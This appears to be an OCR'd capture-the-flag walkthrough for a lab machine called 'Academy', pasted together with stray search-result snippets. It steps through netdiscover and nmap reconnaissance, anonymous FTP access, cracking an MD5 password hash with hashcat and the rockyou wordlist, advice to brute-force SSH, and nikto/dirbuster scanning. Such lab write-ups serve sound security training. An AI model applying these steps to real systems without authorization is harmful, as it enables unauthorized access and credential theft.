
Academy

Use ifconfig to find your ip address, then use sudo netdiscover -r *ip address*/24

Then use nmap to scan the ip address for the machine to find vulnerable services





```
Nmap scan report for 192.168.138.129
Host is up (0.00092s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30 03:13 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.138.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
```


Make note of each vulnerable service and use the web and look into possible exploit routes!

Note: When you see SSH, you can mostly rule it out (brute force is the only thing you should do). While it's possible to brute-force it and gain access, it's very

unlikely. Still, do it for documentation purposes so you can note if they detect your attempts or if they use a very weak password for login, which would be a concern.




Looking into port 80!




Looking into port 21!


From the nmap scan it shows that ftp has Anonymous FTP login is allowed so if you `ftp *target ip*` and it asks you for the name put anonymous and then when it prompts you for the password do not put anything just hit enter! Also to verify if ftp anonymous login is enabled use the nmap command `nmap -p 21 --script=ftp-anon *target ip*`. Once your in traverse through the various directories to find sensitive or interesting files and use the get command to pull them into your local machine so you can investigate it closer.




This has sensitive information in here that can allow us to possibly login! Also you can tell that the password is a hash use a hash identifier to find the hash type so you can crack the hash with hashcat or john to find the actual password.


File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
v1.2
By Zion3R
www.Blackploit.com
Root@Blackploit.com
HASH: cd73502828457d15655bbd7a63fb0bc8
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128


hashcat crack md5 hash
All
Videos
Images
Shopping
News
More
Tools
About 52,300 results (0.36 seconds)
https://www.4armed.com › blog › hashcat-crack-md5-h...
How to Crack MD5 Hashes Using hashcat | 4ARMED
Jul 28, 2016 — Creating a list of MD5 hashes to crack ... To create a list of MD5 hashes, we can use of md5sum command. ... Here we are piping a password to md5sum ...
Hashes: Our file containing the our MD5 pass... Argument: Function
/usr/share/wordlists/rockyou.txt: Points has...
https://snippets.aktagon.com › snippets › 830-how-to-cr...
How to crack an MD5 password using hashcat
Attempt to crack MD5 password hash using brute force ("-a 3" switch): $ hashcat -a 3 hashes.
Show cracked hashes and passwords: $ hashcat -a 3 hashes --show ...
https://infosecwriteups.com › cracking-hashes-with-has...



/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
/usr/share/wordlists/rockyou.txt
┌──(root💀kali)-[~]
└─# mousepad hashes.txt
┌──(root💀kali)-[~]
└─# hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-Intel(R) Core(TM) i7-9700K CPU @ 3.60GHz, 2878/2942 MB (1024 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash




Now try and find hidden domains and possible vulnerabilities we can use to exploit that can lead to login pages from port 80 or the http service by using nikto and dirbuster


Make note of what you find in the scans!

This page is then found... use the credentials found to log in!






